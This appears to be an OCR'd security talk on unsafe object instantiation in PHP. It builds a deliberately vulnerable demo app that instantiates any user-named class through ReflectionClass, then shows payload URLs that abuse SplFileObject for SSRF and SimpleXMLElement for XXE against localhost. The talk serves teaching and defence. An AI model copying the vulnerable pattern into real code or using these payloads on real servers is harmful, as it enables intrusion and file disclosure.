


Unsecure Object Instantiation

Presented by **Mohammed Alharbi**, known by **HitmanAlharbi**

What is object instantiation?

Instantiating an object means to create an instance of a class

```php
<?php

class WalterWhite {
   function say_my_name(){
      echo "Walter White";
   }
}

$ww = new WalterWhite;
$ww->say_my_name();
```

Constructor

Constructor's code will be executed when you create a new instance


```php
<?php

class Batman {
   function __construct(){
      echo "You called me!";
   }
}

$b = new Batman;
```


Let’s make a small application

We will make an application to **give tasks** to our **robots**



Cooking


Cleaning



Charging

We will use object instantiation

Every **task** should have a **class** and a **constructor**, so we need **object instantiation**



Charging class code

```php
<?php

class charging{

    private $bot = null;

    function __construct($bot){
        $this->bot = $bot ?? null;
        $this->doCharging();
    }

    function doCharging(){
        echo($this->bot . " is charging now");
    }

}
```

How can we give tasks?

```
if( !empty($_GET['task']) && !empty($_GET['args']) ) {
    try {
        $task = new ReflectionClass( $_GET['task'] );
        $task->newInstanceArgs( $_GET['args'] );
    } catch (Exception $error) {
        @include(__dir__ . "/views/error.html");
    }
} else {
    @include(__dir__ . "/views/docs.html");
}
```

Instantiation

```
if( !empty($_GET['task']) && !empty($_GET['args']) ) {
    try {
        $task = new ReflectionClass( $_GET['task'] );
        $task->newInstanceArgs( $_GET['args'] );
    } catch (Exception $error) {
        @include(__dir__ . "/views/error.html");
    }
} else {
    @include(__dir__ . "/views/docs.html");
}
```

Instance

The problem

```
if( !empty($_GET['task']) && !empty($_GET['args']) ) {
    try {
        $task = new ReflectionClass( $_GET['task'] );
        $task->newInstanceArgs( $_GET['args'] );
    } catch (Exception $error) {
        @include(__dir__ . "/views/error.html");
    }
} else {
    @include(__dir__ . "/views/docs.html");
}
```

Unsafe inputs

Steps to abuse

Attackers can pass **built-in classes** or **predefined classes** can help them to **abuse the web application** and do **malicious activities** such as **reading sensitive files**

Built-in class

Find built-in classes

```
print_r(get_declared_classes());
```

Result:

```
    [0] => stdClass
    [1] => Exception
    [2] => ErrorException
    [3] => Error
    [4] => CompileError
    ...
```

Dangerous built-in class example

SimpleXMLElement class, can help us to achieve **XXE vulnerability**

```
public SimpleXMLElement::__construct(
    string $data,
    int $options = 0,
    bool $dataIsURL = false,
    string $namespaceOrPrefix = "",
    bool $isPrefix = false
)
```

Dangerous built-in class example

SplFileObject class, can help us to achieve **SSRF vulnerability**

```
public SplFileObject::__construct(
    string $filename,
    string $mode = "r",
    bool $useIncludePath = false,
    ?resource $context = null
)
```

DEMO Our small application

Give tasks Documentation

Available tasks

Cleaning

Available arguments: bot, room

Cooking

Available arguments: bot, food

Charging

Available arguments: bot

How to use?

Direct using browser

/?task=cleaning&args[bot]=hitman&args[room]=sleeproom

Class

Arguments


localhost/challenges/Give tasks/

localhost/challenges/Give%20tasks/?task=cleaning&args[bot]=hitman&args[room]=sleeproom

hitman is cleaning sleeproom

Output of calling **cleaning** class
by executing the **constructor**

DEMO SSRF using SplFileObject class



/?task=SplFileObject&args[0]=http://127.0.0.1:1337

DEMO XXE using SimpleXMLElement class

localhost/challenges/Give%20tasks/?task=SimpleXMLElement&args[0]=http://127.0.0.1/load.xml&args[1]=2&args[2]=true

Warning: SimpleXMLElement::__construct(http://127.0.0.1:8080/hello+XXE): Failed to open stream: HTTP request failed! HTTP/1.0

Warning: SimpleXMLElement::__construct(): I/O warning : failed to load external entity "http://127.0.0.1:8080/hello+XXE" in **C:\Ap**

Command Prompt - py -m http.server 8080

```
Microsoft Windows [Version 10.0.19043.1586]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ZORD>py -m http.server 8080
Serving HTTP on :: port 8080 (http://[::]:8080/) ...
::ffff:127.0.0.1 - - [23/Mar/2022 21:25:02] code 404, message File not found
::ffff:127.0.0.1 - - [23/Mar/2022 21:25:02] "GET /hello+XXE HTTP/1.1" 404 -
```

/?task=SimpleXMLElement&args[0]=http://127.1/xxe.xml&args[1]=2&args[2]=true